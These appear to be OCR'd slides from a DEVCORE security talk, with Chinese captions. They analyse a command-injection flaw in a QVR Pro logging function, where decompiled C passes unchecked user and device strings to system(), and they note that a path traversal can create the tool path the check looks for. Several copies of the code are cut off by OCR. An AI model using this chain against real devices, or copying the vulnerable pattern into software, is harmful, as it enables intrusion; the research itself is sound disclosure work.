
Command Injection - Root Cause



```
void send_conn_log_t
  if (!__xstat(1, "/sbin/qvrpro_conn_log_tool",
               &stat_buf)) {
    snprintf(cmd, 0x1001uLL,
             "/sbin/qvrpro_conn_log_tool -t %d -l '%lu' -u "
             "'%s' -p '%s' -m '%s' -s %d -c %d -a '%s' "
             "1>/dev/null 2>/dev/null &",
             a1, v16, user, a3, device, v9, v7, v20);
    return system(cmd);
  }
}
```

檢查 /sbin/qvrpro_conn_log_tool 檔案存在

Command Injection - Root Cause




```
void send_conn_log_to_qvr(a1, user, a3, device, ...) {
  if (!__xstat(1, "/sbin/qvrpro_conn_log_tool"
                  &stat_bu
    snprintf(cmd, 0x1001uLL,
             "/sbin/qvrpro_conn_log_tool -t %d -l '%lu' -u "
             "'%s' -p '%s' -m '%s' -s %d -c %d -a '%s' "
             "1>/dev/null 2>/dev/null &",
             a1, v16, user, a3, device, v9, v7, v20);
    return system(cmd);
  }
}
```

將 user, device 設為 cmd 的一部分，沒檢查

Command Injection - Root Cause

DEVCORE



```
void send_conn_log_to_qvr(a1, user, a3, device, ...) {
  if (!__xstat(1, "/sbin/qvrpro_conn_log_tool",
                &stat_buf)) {
    snprintf(cmd, 0x1001uLL,
             "/sbin/qvrpro_conn_log_tool -t %d -l '%lu' -u "
             "'%s' -p '%s' -m '%s' -s %d -c %d -a '%s' "
             "1>/dev/null 2>/dev/null &",
             a1, v16, user, a3, device, v9, v7, v20);
    return system(cmd);
  }
}
```

system 觸發 Command Injection


qvrpro_conn_log_tool 預設存在嗎?

DEVCORE

不存在

但我們可以 Path Traversal
任意建立目錄

Command Injection - Root Cause



只確認檔案存不存在，沒有檢查檔案格式

```
void send_conn_log_t
  if (!__xstat(1, "/sbin/qvrpro_conn_log_tool",
              &stat_buf)) {
    snprintf(cmd, 0x1001uLL,
         "/sbin/qvrpro_conn_log_tool -t %d -l '%lu' -u "
         "'%s' -p '%s' -m '%s' -s %d -c %d -a '%s' "
         "1>/dev/null 2>/dev/null &",
         a1, v16, user, a3, device, v9, v7, v20);
    return system(cmd);
  }
}
```

DEVCORE

